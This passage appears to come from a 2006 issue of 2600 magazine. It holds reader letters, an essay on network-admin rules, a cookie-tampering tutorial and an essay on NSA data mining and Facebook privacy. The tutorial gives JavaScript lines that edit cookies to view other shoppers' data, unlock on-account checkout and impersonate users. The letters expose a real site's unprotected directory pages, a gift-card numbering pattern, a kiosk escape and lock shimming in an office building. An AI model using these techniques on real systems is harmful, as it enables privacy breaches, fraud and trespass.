We've been aware of this subscription farce for quite some time. And there's even a degree of truth in what they say. We continue to have a corporate/institutional rate of $50 as opposed to the individual rate of $20. This is for those entities who insist on invoices and all sorts of forms being filled out before they can cut us a check. It takes a lot of extra time and we often don't see a check for a year and on many occasions we don't ever get anything after sending them what they ordered. We have to get affidavits swearing that our product contains no asbestos (no kidding), sign all sorts of statements as a defense contractor (imagine that - we're a defense contractor!), and fill out forms that testify on how much of our corporation is minority owned.

One of those entities is apparently Amazon who somehow came to the conclusion that it would be a good idea to resell the magazine to individuals at that price. The question we face is what to do about this.

Anyone who goes to the Amazon page that sells our issues will quickly see plenty of feedback alerting buyers to the better prices through us directly. Having our title be findable on Amazon in the first place is a good thing. But we certainly don't want people to pay more than they should. If it's possible to work out a deal with Amazon where they sell it for the proper price, we will certainly pursue this.

Dear *2600:*

I recently purchased the spring issue (23:1). While innocently reading your magazine, I received what I would call an assault. Your magazine cut me. Normally I wouldn't complain, but as I feel that I have the right to make you listen to my opinion, I must alert you to the fact that your pages can cause quite an irritating cut. I don't feel it is necessary to involve the authorities in this matter. However, in order to spare innocent hands and fingers and possible litigation, I do feel it necessary to advise you to put warning labels on your magazine suggesting that possible injury can be derived while reading your magazine. I hope you heed this advice and I look forward to reading your publication in the future injury-free and duly warned.

webbles

The only problem we had with the warning labels was that people were peeling them off and then attempting to smoke them. The chemicals which were then released necessitated our issuing another warning for the labels. If your issue doesn't have these warnings prominently displayed, put it down, walk away, and alert the authorities.

Inquiries

Dear *2600:*

I was curious as to what was involved in setting up a local *2600* meeting?

Philip

It's quite simple. First, determine that you're in an area where people exist who are actually interested in 2600-related things. Then, find an easily accessible public space where hanging out won't be a problem. It shouldn't have any age restrictions or require any sort of fee or purchase. (Don't forget to also read the meeting guidelines at www.2600.com/meetings.) Next, start to publicize locally. Go to places where such people are likely to go such as libraries, bookstores, Internet cafes, etc. If our magazine is sold near you, feel free to stick info sheets inside to alert people of the meetings. Email meetings@2600.com and keep us updated as to how the meetings are going. Alert us of any web pages devoted to this project. When your meeting has become established, it will usually be listed in our magazine and on our web page.

Dear *2600:*

I'm sorry if I'm taking your time but I would like to know if anybody of any age can attend your meetings. I would like to attend a meeting but I'm unsure if I can because I'm under 18.

Dany

We forgive you for taking our time. Our meetings are open to any humanoid with a pulse.

Dear *2600:*

Hi. Since I'm not a subscriber (gasp), I don't know if this has ever been covered before. Has anyone discussed how to hack the "Fastpass" machines that DisneyWorld uses? They're machines which give you a "timeslot" to come back to a ride so you don't have to wait in the line. Normally they will only let you have one per admission pass per every two hours or so but (evil cackle) there are ways to get them to spit out as many as you want so you can ride rides on your schedule and not Disney's.

Anyway, if this has been covered before, I apologize for the time wastage. If not, let me know and I'll spend a bit of time on a brief article for you. Cheers.

Zenmaster

Thwarting anything Disney-related is traditionally a popular topic in these pages. We look forward to hearing more.

Dear *2600:*

In their paper criticizing the DMCA, the CATO Institute does a fairly good job of explaining why that legislative measure is not just wholly unnecessary but is in fact harmful to the American people (and sets a startling precedent for other nations as we have seen in Australia, among others). They even specifically mention *2600* and the case that was lobbied against it in regard to the DeCSS code, but what they sorely lack is the fact that other groups, namely the *New York Times,* provided more information on the subject than 2600.com linked to and wasn't ever talked to by the MPAA. I believe this would have been a perfect example of not just how the system (under the DMCA) could be exploited, but how it is exploited currently with groups using their power to decide who can share what information and with whom.

For years you and other like-minded (meaning open-minded and forward-thinking) publications have time and time again expressed horrifying accounts of what is happening under the DMCA and legislation like it. What will it take for the public at large to finally get the message? What rights need be taken away before people stop staring at the sand and look around? Perhaps the most important question, however, remains: what of those who now, even after the unscrupulous abuse of our legal system, continue to fight for this type of law?

Poetics

In our society, true change only comes when the middle class is inconvenienced. As the DMCA continues to affect people in their daily lives - such as through the restrictions proposed for digital television - you will most definitely see a backlash. The question is whether or not that will be too little too late. We think it's imperative that people be alerted to the threat immediately so that there actually is time to fix these things before they become the default. A lot of progress has been made since 2000. For one thing, people now know what the DMCA is. And even though we lost our case, we think a lot of eyes were opened as a result. That's never a bad thing.

Dear *2600:*

Greetings *2600!* I'm a 12-year-old aspiring phone phreak who was just wondering if you had any recommendations for getting into the phreaking scene.

Do you believe that phreaking is dying?

Shelly L.

It depends on how you define phreaking. Certainly the landscape has changed over the years. But as long as there is telecommunications, there will always be some method of phreaking. We define this as exploring the various networks, finding hidden features and capabilities, and hooking up with all sorts of people around the globe who have similar interests. So it's really quite impossible for phreaking to die if these things exist, as they do today in abundance. If, however, you're talking about a specific type of phreaking (like in-band signaling) or misusing the word to mean simply making free phone calls (which isn't much of a challenge to do legitimately these days), you certainly will experience a more short-lived enthusiasm.

Dear *2600:*

I would like to use the article in 23:1 entitled "Hacker Perspective" by The Cheshire Catalyst in an essay for my com112 class. I would like to know if there is any objection to this. The article will help support my thesis: Hackers are not criminals, rather they are enthusiasts of technology that learn how things work in order to improve them.

Uriah C.

By default, this kind of thing is perfectly OK with us.

Security Holes

Dear *2600:*

I was recently driving down the street in my hometown of Virginia Beach when I started thinking about the times when my friends and I were overseas in the military. Being photographers we would go to the tops of skyscrapers (public or not) and take photos of the city and the surrounding area. As I was driving I saw the large office building in the center of the city and decided to give it a shot (for old time's sake). As you enter the building there is a large lobby with four elevators. The elevators are roped off in a manner that requires you to pass by the security desk and show your badge before going in. I of course did not have a badge. But not wanting to give up, I asked the guard if there was a restroom nearby so as to not look suspicious going into a building and leaving right away. He pointed to a door on the side of the lobby and told me it was through there and to the left. I walked through the door and into a white service hallway. I decided to explore this and forget about the restroom for now. I noticed there were no security cameras or any people for that matter. Walking around I found another elevator marked "service elevator." This time no guards. After pushing the button and waiting a few minutes I finally got on. The buttons went from G (ground) to 25. Naturally I pushed 25. Nothing. I started going down the list. 24, 23, 22. Each time nothing happened until finally I pushed 15 and the elevator started going up. Apparently you need a magnetic key card to go higher, or so they thought. When I arrived at the 15th floor, I took a look around. Just some empty offices. I then headed straight for the stairs. Before I shut the door behind me I noticed yet another magnetic key card reader. In other words the door was going to lock behind me. I thought quickly and pulled a business card out of my wallet that I took from somewhere and put it between the door lock and door frame so that it would close but not lock. I headed up the stairs to the 25th floor. There was a ladder with a hatch to the roof and a door leading to the 25th floor offices (or what I thought would be offices). I pulled on the door. Locked. I noticed that the gap between the door and frame was wider on this door. I went into my wallet again and pulled out an old Sears card that I don't use anymore. I stuck it in the gap, pushed it down and behind the lock, and opened the door to a dark room. I have an LED flashlight on my key chain so I turned it on. This was one giant pyramid shaped room with a column in the middle (where the elevator and stairs go down). The pyramid is actually the top of the building and has a large antenna mast sticking out the top. Now here is the good part. In the room was a chair, a few pictures in frames on the floor, and a filing cabinet. I walked over to the filing cabinet and opened it up. Blueprints for the entire building, as well as blueprints for other buildings I assume were built by the same company. These showed the entire layout of the building as well as the piping layout and electrical wiring layouts. I put them all back, walked down the stairs to the 15th floor, got on the elevator, and left. No one ever saw me or said a word to me other than the security guard when I walked in the front door. There were no security cameras other than those in the lobby. I can't believe that it was that easy. This company, and city, should be glad that I am not a terrorist but merely a very curious person. Otherwise real damage could have been done and lives could have been lost. Let this be an example to others. Insecurity is no joke! By the way, Virginia Beach is largely a military city, not to mention this building is across the street from a major mall. All of this makes it even more of a target for terrorism.

justin

You showed true hacker spirit in your quest to get around the system and explore. But you then fell for the propaganda that we're constantly being fed - hook, line, and sinker.

It used to not be a big deal at all to do the kinds of things you did (with the possible exception of breaking into an office). Getting to the roof of a building or even getting inside a building (not someone's home, obviously) used to just be a challenge. But now it's considered an attack on national security. Had you been caught, you probably would have been treated as a terrorist, at least initially.

Terrorism has always existed and will always be a risk of life. This doesn't mean you should ignore the danger signs but it also means you shouldn't live your life as if there's a terrorist around every corner. You got into a building and were able to look at blueprints. Sure, a terrorist would have been delighted to do the same. But that terrorist would also have been thrilled to blow something else up in a crowd of people. It's not that hard to do.

We can very quickly close off every element of our society simply because of the risk of what would happen if a terrorist were to gain access. And before we know it, our society is unrecognizable. If the goal of terrorism is to screw up our society, then the mission is accomplished.

We hope such urban exploration as you engaged in will go on in all sorts of different ways. A world where we no longer see the fun of getting onto the top of a building or exploring a tunnel system or seeing where a particular path goes is not the kind of world we should be building.

(And if anyone happens to be reading this at HOPE Number Six, this is not an invitation to try and get to the roof of the hotel. There are cameras, the hotel people will kick you out for the entire weekend, and we won't be able to help you at all. But by all means, try another building.)

Dear *2600:*

I was looking around the Trenton Thunder baseball team website (www.trentonthunder.com) back in late February and happened upon a rather long list of names, addresses, telephone and fax numbers, email addresses, and seat locations, apparently entitled "The Trenton Thunder Season Ticket Holder directory." Yep, you guessed it. Had a further look around and found a login page for this material. On the directory page is the text "This area of the website is only for you, the season ticket holder. On this page, you will find the names, addresses, phone numbers, and email addresses of other season ticket holders. Feel free to use this list as a reference and to get to know your fellow season ticket holders." The worst part of it is that in the page naming scheme, a lot of the pages go up numerically, so just by accessing a feature article by one of the team announcers and changing the page number from 12 to 13, you can get access to this list, which, based on the login prompt on the site (go to Information-Season Ticket Holder Directory) is supposed to be secure! Why bother trying to hack the usernames and passwords when all you need to do is access the page directly? And the login page even has the gall to proclaim "This is a secured page!"

I don't think I've ever seen such blatant disregard for personal privacy by such a small entity, even if they are the New York Yankees AA affiliate.

So why am I sending this to *2600?* Why not just inform the site owners, have it fixed, and make everyone happy? Well, I tried. I tried again. I've sent five separate emails since the day I found it and have waited until now, the first of May, for a response, which hasn't come. Emails were sent to their office, the guy who is supposed to handle the information on the directory, and the webmaster. So, since they obviously don't care about privacy and confidentiality, I sent it to the people I know do. The lucky numbers are 13, 14, 15, 16, 17, 18, 19, 35, 36, and 37. Other interesting things are to be found on other pages, but at least when I saw it, no more large-scale privacy breaches. Just shoddy security and more open access to documents which were really not intended for the average fan.

Mark B.

The borders of stupidity apparently need to be remapped yet again.

Dear *2600:*

It seems every time I turn around I am encountering people and entities who think they can just rip away my rights. The last letter I wrote was about a telecom (Verizon) who constructed cameras in our workplace and was sniffing our traffic to see who we were speaking with and what we were speaking about. This time I am writing about our infamous TSA. These are the people there to "ensure our safety." I find this terribly hard to believe.

I was on business last week and flew out of DFW in Texas heading for Baltimore, MD. The nightmare began when I walked up to the self serve kiosk to get my ticket. I kept entering my info and it would show my itinerary but wouldn't give me my ticket. Instead it would spit out some piece of paper that stated "please see the ticket counter." So I did to find out my name, which is probably the second most common name in the world, was on the "no fly list" which I believe is an excuse to harass people. The ticketing agents thought it was hilarious which made me even more angry. After they put my driver's license info into the "queue" they let me proceed to security. This is where it got even worse. I stepped up to the metal detector after loading two laptops, a cell phone, and a PSP into separate bins. Well, in one of the bins was my money clip with a one inch nail file. Needless to say they took it, but let the six foot woman behind me walk right through with a five foot walking stick. How does that make sense? I was furious.

It gets even better. On the flight back my colleague and I were in the airport all night trying to get an early flight out and we managed to get a 6 am out of BWI. We got our tickets together at the counter and were so tired that somehow we wound up with each other's ticket. We went to security and the TSA agent checked my ticket and of course checked my ID and then let me go ahead. A few seconds later I heard the other security agent with my colleague say "your name on the ID and ticket do not match." So at best TSA does their job 50 percent of the time. Let me remind you I'm a white male in my early 30s.

What does this mean to everyday citizens? Well, a few things. One, that TSA is not very in tune with their jobs and probably not qualified to run a cash register let alone ensure the safety of the masses and two, that if you really try it wouldn't be hard to end up on a terrorist watch list living in suburbia. I hope nobody else has to endure the insanity I go through every time I fly our "friendly skies."

Sting3r, CEH

The Retail World

Dear *2600:*

Here's a quick and easy way to get on the web through your Chapters bookstore! I got the inspiration to write this by using this trick one day and getting caught by an employee. Instead of blaming me, he said it was the coolest thing he had ever seen and asked me to teach him the technique.

In every Chapters bookstore, there are at least

three computers located at random places in the store. These computers are to allow the customers to search for books they're looking for. This book searching system uses Internet Explorer, specially set up to stay locked on their website (where their book searching system is located). The way the Internet Explorer is set up, there is no Toolbar to allow you to jump to different websites. I quickly found a way to get rid of this restriction. Simply press F1 on the keyboard. It will give you a pop-up. It should be the Internet Explorer help menu. On top of the menu there should be an icon (a globe containing a question mark) saying "Web Help." Click on it. In the text area of this help menu at the bottom of the long text you should have a line highlighted in blue saying "Support Online." Just click on it and you'll get a pop-up of a fresh new Internet Explorer window with the toolbar, etc. So now you will be able to surf the net, etc. Enjoy!

Helack101

Dear *2600:*

A quick explanation of Barnes and Noble and how "shrink" happens: Magazines are received from the distributor en masse and in theory are supposed to be checked against invoices to make sure the company isn't being shorted. In practice, this is rarely done with any great attention to detail: 23 magazines, 24 magazines, it's all the same, right? They're then displayed where they can either be shoplifted, damaged ("shopworn" or "shelfworn"), fail to sell and be returned to the distributor for credit, or be sold.

B&N uses the ISSN for checkout scanned from the barcode. A painfully large percentage of magazines don't scan properly and have to be keyed in manually. While the company is very good about training booksellers on how to figure out the correct number to key in, there are any number of idiots employed, not to mention magazines where it isn't readily possible to infer the ISSN from the numbers under the barcode (this is mostly true with U.K. magazines which have barcode stickers applied by the importer). In any event, at one time there was a generic "magazine" key that could be pressed and the cover price keyed in for situations like this. That went away years ago though, and has been replaced in some stores at least with an "X" code - "X2" in one store I know of - which serves an identical purpose. In locales in which newspapers are taxed (I am led to understand, not working in one), the newspaper button or code is usually used instead.

In any event, there are any number of ways a magazine can be purchased legitimately without it registering as being "sold" and magazines (or their covers, at any rate) returned to the distributor (unsold or damaged) minus copies "sold" equals "shrink."

Magazines are a ridiculously high-shrink item for bookstores; the store I work in has something like eight percent shrink, though I'm not sure if that's by volume or dollar value. In any event, the actual loss to shoplifting is probably more like half that, with the rest being attributable to human error and craptastic POS software.

Incidentally, B&N gift cards are numbered in a logical sequential pattern that increments by eight. If you buy (say) a $100 gift card and it's numbered 2222228, cards 2222212, 2222220, 2222236, and 2222244 will all also be $100 gift cards. I'm sure you can figure out why you can't use gift cards online and why you're not *supposed* to be able to use them over the phone.

Nemo de Monet

Dear *2600:*

I was driving through Bloomington, Minnesota and swung by the CompUSA. I was looking around asking about the latest cards they had on sale. I was also thinking about getting a part time job there to pay for extras at a discount.

Walking up to the customer service counter I asked for an application. Easy enough. They handed it to me along with a pen. I proceeded to leave with the application and then all hell broke loose.

I was told that applications are *internal* documents and cannot leave the store. Odd, are not internal documents limited to those who are internal - like employees?

The clerk was insistent and began to get quite vocal about it. I tried explaining I did not have time to do it there and my resume was at home. Which it was - I did not plan on applying for anything. If I had I would have definitely brought it.

Thinking this was some screwed up employee who got some information wrong, which happens, I asked for a manager, preferably the store manager. The manager on duty, a short blonde in her late 20s, came up. She got real mad real fast when I started explaining the situation. She demanded I not leave with the employment application. At this point my ire got up and I said, "I am leaving with this application. If you want to arrest me, go for it." "If you're going to carry an attitude like that, good luck getting employed by us or getting a job," she retorted. Bizarre.

A friend of mine has a few kids working at the store I went to and started laughing when I told him what happened. When we both finished looking into it, it turned out it *was* an internal document and yes, they have some odd policy on this. It apparently is to see if you can read and write. (Thirty years computer experience and enough college to finish my masters... I think I can read.)

So if I was given a internal application, which by definition should not be given to anyone external, then am I an employee by default upon being handed an application? If so, I quit. I do not want to work somewhere so messed up.

Kevin

Obviously what you experienced was a test to see if you had what it took to work in a retail environment where nothing makes sense and idiots are in control Congratulations for failing.

Network Administrators: Why We BREAK Harsh Rules

by kaigeX

I was bothered by some of the arguments put forth in 22:4 in the article "Network Administrators: Why We Make Harsh Rules." Here I offer my perspective on the policies and justifications laid out in the original article.

A lot of the original author's argument seemed to boil down to "We make harsh rules to make our lives easier" and/or "we make harsh rules to protect ourselves." Neither of these arguments fly. I appreciate that IT can be a difficult job, but if the harsh rules you're imposing to make your lives easier or cover your asses make life much harder for everybody else, then they just aren't appropriate. It *does* suck

To be fair, the author points out that there are some unsecured computers available, but to the security-minded that probably isn't a viable alternative since using those computers may incur an unacceptable level of risk since they are, by definition, unsecured. He also makes the point that they are pretty lenient about approving things needed for work purposes. Unfortunately, many companies are not so lenient. In addition, it is often the case that the overhead of getting approval is too high to be practical in the course of a workday. I know that at my college it is very hard to actually get exceptions made or to get software installed. As a result, the vast majority of students have to waste a lot of time finding alternate methods of completing their tasks or, more often, just bring in their own laptops.

Another argument in the article is that it is necessary to have these draconian rules to protect everyone from network downtime. I agree to an extent. But ask yourself - what is the real problem with network downtime? It is that there is a substantial loss of productivity. Thus, if the rules are so strict that they cause a loss of productivity from day to day then this becomes a balancing act because you may cumulatively lose as much productivity over time as you lose responding to network incidents when they occur.

The argument that bothers me the most was the suggestion that "If someone is doing something personal and not causing a problem, we probably aren't going to even notice." This basic argument can be found in every nook and cranny of society, branching from network security rules to corporate policy and even into the legal system. It basically seems to be saying "We realize the rules are harsh, but we are tacitly okay with you breaking them, except when we're not." In many cases it is necessary and expected that the rules be broken in the course of normal business and that the user/employee/citizen/whatever just assumes the company will enforce them fairly. Think about the speed limit on the highway - almost everybody I know speeds most of the time. In general it is okay. But sometimes you get a ticket for it. It really upsets me that so many systems seem to be in place where the rules are made overly harsh and then expectations are set up counter to the rules.

To briefly address the actual list of rules:

1. Use the network for business purposes only. This is ridiculous and obviously any company knows it is constantly being broken. To expect your user to not even surf the web is ludicrous, especially on their break time.

2. No one hooks up other devices to the network without permission (i.e., laptops, PDAs, thumb drives, wireless peripherals, etc.) I understand this and mostly agree with it, but there are many cases where some type of removal storage may well be necessary and the burden of getting each device scanned and approved each time you want to use it is a bit harsh. This is especially true since part of the solution to the restrictive policy was that users could use the non-secured computers... but how do they get their software over to them without a removal storage device? I hope they're not on the same network as the secured machines....

3. No one installs their own software or does installs besides me. I understand this, but I

loathe it. Those users who have a decent understanding of copyright and security should probably be delegated this ability. Given, figuring out who can be trusted in this regard may be difficult, but in my experience the resulting loss of productivity due to this type of rule is staggering. Also, I think it would be easy enough to say that the IT department is not expected to support user-installed software.

4. No one connects to personal email, either through a software client (i.e., Outlook Express) or through a web interface. I've violated this rule at every job that's had it and disagree with it entirely. Email is only a virus vector when used inappropriately. Why not just a rule that users cannot download attachments from their personal emails?

5. No one uses chat software. This is a real shame. Yes, chat software can cause a loss of productivity because people use it to chat with friends, but it can also be a powerful communication tool within the workplace. The places I have worked that allowed chat between employees seemed to have a much more organized and cohesive understanding of projects and the like as a result. The mere fact that many of these clients can be used for file transfer does not seem to be a justification at all - in AIM, for example, it is easy to disable direct connections and file transfers but still allow chats.

6. No one uses file sharing software (i.e., Kazaa). Okay, this one I agree with. Except in rare situations I cannot see good job-related uses for these services and they can be a severe drain on bandwidth, especially upstream.

7. No use of Internet radio or downloading of music or video files unless related strictly for work purposes. I can also agree with this, mostly for the same reasons as the above.

8. No copyright infringement. This should go without saying, especially in a workplace. That said, many places I have worked routinely required various forms of copyright infringement. This was especially true for MS products, where I was told we had a license and we were covered fine to use multiple copies even though on the face of it I was performing an illegal install. I tried complaining, but was basically told that this is how things work and since I need the software, I had to install it. I guess I just trust that the company is telling the truth and that I won't be responsible. Of course, were it ever to come to court it would have been *me* who installed it, so....

9. No attempting to circumvent the current security systems or hacking. LOL. Yeah, right. With such a ridiculously draconian ruleset I suspect I would be expected to violate some of these rules at least some of the time. Now I can understand the provision against hacking, especially as it pertains to hacking other users or entities outside the company, but if it takes a hack to do something I think is perfectly reasonable, I'll probably do it.

10. We make it clear that we offer no expectation of privacy on our network. I really hate this. Many organizations just use the blanket notion of removing all expectations of privacy to cover those few circumstances where they actually need the authority. Yes, it is easier to operate with no expectation of privacy - hell, the U.S. government is clearly pushing for this - but that doesn't make it appropriate or moral.

11. All executable and zip files are blocked at the firewall. Unfortunately I am going to say this rule is okay. This *is* a huge vector for viruses... of course, that is largely because so many organizations use Microsoft Outlook.

In closing, I quixotically hope that network administrators will eventually realize that trying to push extremely restrictive rules is a bad idea. It would be much better to come up with more reasonable rules that do not conflict with the reality of the workplace and then to work to educate users and enforce these. When you give out a list of excessively harsh rules that seem unjustified then 1) users are less likely to take them seriously since they are clearly being broken by everybody all the time; 2) once they've had to break one a little, a user may well decide that they've already broken one so they might as well get the most out of it; and 3) users are working to keep their actions as secretive as possible which is what causes the antagonistic relationship between users and IT.

So network admins out there who think that just by making really harsh rules you're helping things - think again.

(Oh, and as to running W2K... you should probably stop doing that. W2K is officially no longer supported by Microsoft and notably that means no more security patches. Given, this is an attempt by MS to force an upgrade, but running their software without the benefit of them at least fixing their most egregious (or at least public) mistakes via security updates is an especially bad idea.)

Having Fun with Cookies

by Simon Templer

In 22:3 A5an0 talked about a great technique for changing form values using the address bar, which is excellent when you don't have a tool such as WebSleuth. Changing form values via JavaScript is a technique I often use when testing web applications. But another common pitfall for a lot of web developers is storing information in cookies. Most don't realize that cookies are easy to view and just as easy to edit.

So what can you find in cookies? Well, besides the publicized use of tracking people on the web, the real chocolate chips are the mistakes, using cookies to store access levels, consecutive user IDs, and price information. So how do you find the chocolate chips?

Depending on your preferred method, you can look at cookies in a number of ways:

JavaScript: By simply pasting the following into the address bar, you will receive a message box with the contents of the cookie:

```
javascript:alert(document.cookie);
```

VB6: If you add a reference to the Internet Explorer Library (shdocvw.dll) and retrieve the "document" object property you can use its "cookie" property.

```
Msgbox IEInstance.Document.cookie
```

Mozilla Firefox Extensions: Firefox has a few extensions you can download for *free* that will allow you to both view and edit cookies. (Example: AnEC Cookie Editor)

To demonstrate the misuse of the cookie we will use a real e-commerce site that sells various tools and equipment. (All potentially damaging information has been omitted to protect the company.) An examination of the cookie during checkout yielded the following:

```
Shopperid=8002&Username=simon@templer.co
➥m&Navcustomerno=&Shoppertype=regular&Na
➥vcontactid=&Contacttype=customer&Sales
➥personCode=&ISACustomerNo=&salesperson
➥type=&AllowOnAccount=false
```

Noting the various fields, we can begin the process of manipulating the cookie values and seeing how the web application responds.

Again, depending on your preferred method, you can edit the cookies via the following methods:

JavaScript: By pasting this code into the address bar it will set the "Shopperid" cookie value to 8000 and then display the new value via a message box.

```
javascript: document.cookie='Shopperid=
➥8000 ;path=/' ;alert(document.cookie);
```

VB6: Similar to the JavaScript method, setting the cookie property of the document object will change the value of the cookie.

```
IEInstance.Document.cookie = "Shopperid=
➥8000 ;path=/"
```

Mozilla Firefox Extensions: If you're using the AnEC Cookie Editor for Firefox then you can simply search for the cookie you wish to edit and edit its content value.

Regardless of the method, changing the value of "Shopperid" resulted in a very disturbing outcome. The checkout information was automatically populated with *other* customers' information. By simply changing the value of Shopperid, I was able to enumerate information for several different people. But the fun continued on. Changing the "AllowOnAccount" value to "true" unlocked an option to checkout on account instead of using a credit card. I'm sure this could certainly be misused. And of course the finale was being able to login and impersonate anyone by simply copying the cookie values and changing the email address to a known valid address.

So let's recap what we've learned. Developers often make the mistake of storing security related information in cookies. By changing the values in the cookies we are sometimes able to exploit logic flaws to retrieve information, escalate our privileges, or bypass security mechanisms. *Many* homegrown and for purchase web applications suffer these flaws, so have fun trying to find them!

Techno-Exegesis

by Joseph Battaglia
sephail@2600.com

I've been on the receiving end of a large number of curious glances as I walk down the street with my stylish tin foil-covered cellular phone. No longer a ritual coined by early sci-fi movies to prevent mind control, it's now my best weapon against the wiretapping and data mining policies of today's regime. I, for one, won't let Mr. Bush track me or my phone calls. No sir. The Faraday cage effect of the foil prevents precisely that. And, unfortunately, my ability to place or receive calls as well.

After the September 11th attacks, President Bush gave authorization for the NSA to wiretap any international phone call made within the United States - without a warrant. The beans were spilled late last year when public outrage over the policy seemed to come and go in a single burst as people began to focus less on their privacy and more on why they've begun spending a day's pay to fill their SUV's gas tank. Then, in early May, more beans were spilled, leaving quite a mess for the NSA to sweep under the carpet. The claim this time around was that they had started yet *another* invasive program at about the same time as the first one. As it turns out, they'd also been data-mining information about *every single phone call* placed by the customers of cooperating corporations, namely AT&T, Verizon, and Bell South (although some are denying this claim).

Surprisingly, the reaction I get upon discussion of the matter with most people generally falls into one of two categories: the "What are you talking about? What's the NSA?" category and the "It doesn't affect me. I have nothing to hide and if you do, you must be a terrorist." category. Very rarely do I encounter concerned individuals. It is therefore my hope that by the end of this article, you'll no longer have any doubts about the severity of such policies, be it those made blatant by our government or those existing more subtly in privacy policies set by corporations and various Internet services.

Social networks yield all sorts of valuable information - to advertisers, governments, identity thieves, governments, stalkers, governments, and a whole slew of other people who simply want to know what you're up to for one reason or another. Did I mention governments? Today, not only do social networks exist in real life, but representations of these networks, and even entirely distinct networks, exist on the Internet. MySpace, Xanga, LiveJournal, Flickr, Blogger, and countless other online networking sites are extremely popular among today's youth. As a college student, the one I find myself relying on most happens to be Facebook, and so I'll focus mainly on this particular site. However, they're all very similar in nature and pose the exact same risks.

Facebook, a popular networking site for students, is a good example of the dangers that lurk inside these virtual networks and behind the policies that govern their use. Every student registered with Facebook has a profile where the opportunity exists to store and exhibit all sorts of information, including birthday, address, phone number, relationship status and partner, high school, political views, favorite music/movies /shows, et cetera. All the same sort of information you'd be expected to answer when attempting to prove your identity, indexed on a single server and viewable by the world - *and people fill it all out.* (It's a pity they don't have a "Mother's maiden name?" field.) After the student's profile is created, Facebook provides a powerful search tool to help build up the social network. Searches can be performed by name, school, class year, and many other fields in an attempt to find someone, be it a close buddy, a long lost classmate, or a random student on the other side of the country. Adding someone as a "friend" forms a social connection and allows more information to be exchanged between the two parties. Special interest groups can also be formed. The capabilities of Facebook have been expanding greatly in the past few months, too. One feature in particular, the photo gallery, has made some uncomfortable with the service while others simply love it. You're given the capability to upload photo galleries and tag each photo with the names of those present in it. These pictures are then automatically linked directly from the profile of those tagged in it, regardless of whether or not they approve. Needless to say, many incriminating and embarrassing photos have been uploaded, only to become automatically linked to from the profile of the person shown.

Once you're all set up - profile constructed, pictures uploaded, social network formed, groups created - the data can really do its work. You're able to get statistics on how many people you know from each school, build social trees, and even view a timeline of who you've met, what you've done with them, where you've worked, and all sorts of other data based on how much you've provided. You can even see how many "hops" away you are from knowing a particular person. The technology is cool, but the privacy implications are chilling. Keep in mind that I've only described a tiny portion of the capabilities of this network and possible fields of data entry.

Now, let's take a quick look at some excerpts of their multi-page privacy policy:

- *"We are not responsible for the personally identifiable information you choose to submit in these forums or for others' misuse of such information."*
- *"Facebook may also collect information about you from other sources, such as newspapers, blogs, instant messaging services, and other users... in order to provide you with more useful information and a more personalized experience."*
- *"When you use Facebook, you may form relationships, send messages, perform searches and queries, form groups, set up events, and transmit information through various channels. We collect this information..."*
- *"When you update information, we usually keep a backup copy of the prior version..."*
- *"By using Facebook, you are consenting to have your personal data transferred to and processed in the United States."*

I hope I'm not the only one who finds some of these policies *fucking scary.* The first is a relatively typical disclaimer that you'll find in most policies, but take a look at the next three. Facebook admits to collecting information about you *from other sources* - not even information you willingly give them! I'm not quite sure how much this actually helps give a "personalized experience" but the fact that there are partnerships between Facebook and other online entities who share your data is quite disturbing in itself. They admit to collecting all this information, which is apparent, but then go on to state how it's all retained, regardless of whether or not you attempt to remove it. This means that *anything* you post is permanently available to both Facebook and whomever they decide to share it with. These bits of the policy alone essentially give Facebook free reign to do what they'd like with the information, while the last excerpt acknowledges that our government may do the same. Even if you think that the Facebook employees are pretty nice guys, the government can easily demand their databases with the sign-of-the-times "national security" excuse, and it'd be illegal for Facebook to tell you that it even happened at all.

While online social networks themselves are opt-in and ultimately allow their users to maintain control over the information submitted, the NSA's approach is quite different. They've persuaded various telephone corporations into providing access to every customer's call logs without any sort of notification at all. At first thought, just the call data seems quite harmless, but upon consideration of how many millions of customers these companies provide for and the sort of interconnections that can be drawn by combining this enormous amount of data using the resources available to the NSA, the picture becomes quite clear.

With the introduction of the Patriot Act and other Homeland Security legislation, it's become incredibly easy for law enforcement to detain individuals without even the slightest hint of evidence if they claim that such an action is a matter of national security. They don't need immediate proof, so they've got plenty of time to build up a case - and what better place to start than a person's phone records? With access to the logs of every possible telephone contact point in the country, it's incredibly easy to build a tree based on an individual's activity. Such a tree can potentially stretch out indefinitely (that is, as far back as their log history can realistically take them), assuming the person doesn't have a single group of friends that communicate exclusively with each other. The potential exists to connect one person with nearly anyone else for which these records exist. Using well known algorithms, this can be done at fascinating speeds without even considering the processing power and top-secret in-house algorithms the NSA surely has. This capability enables them to make it seem as if two people who've never actually met do indeed know each other. If some "other person" can be found who has known ties with terrorist organizations and can be easily linked to your call data, they've got all the "proof" needed.

Considering the Facebook example once again, I had mentioned that it's possible to look at exactly how many "hops" away you are from knowing another individual. Once a realistically-sized social network is built, you can literally spend days browsing through others' profiles to whom you are connected via only a few hops. People you've never seen before seem very closely accessible, and indeed simply throwing out the name of a common friend

could connect you to hundreds or thousands of people you would have otherwise never even known existed. The same strategy can be used by law enforcement. There exists a large possibility for them to take a single account and draw a path from that account to nearly any other within the database - it's simply a matter of the number of hops it takes. Not only this, but using additional information such as call time and, especially with cellular phone accounts, location of the device placing the call, it's easy to see exactly which groups of people have met - exactly when and where - simply by having the call data.

Consider the following situation. You're meeting a group of friends - Jack, Mary, and Phil - for dinner. You've all arranged for this dinner via telephone on Wednesday of last week, when every call to the participants was made within an hour. You then arrive at the restaurant and you want to ensure you've found the right place. So you call Jack to verify. Jack and Mary arrive shortly after the phone call but Phil seems to be late. Jack then calls Phil to see when he'll be arriving and finds that he's only two blocks away. Phil then arrives and you all enjoy a wonderful vegan dinner. This seems to be a fairly typical way of arranging such meetings these days and, with the advent of cellular telephony, more calls are likely to be made in any such planning than the aforementioned example - but I'm being conservative.

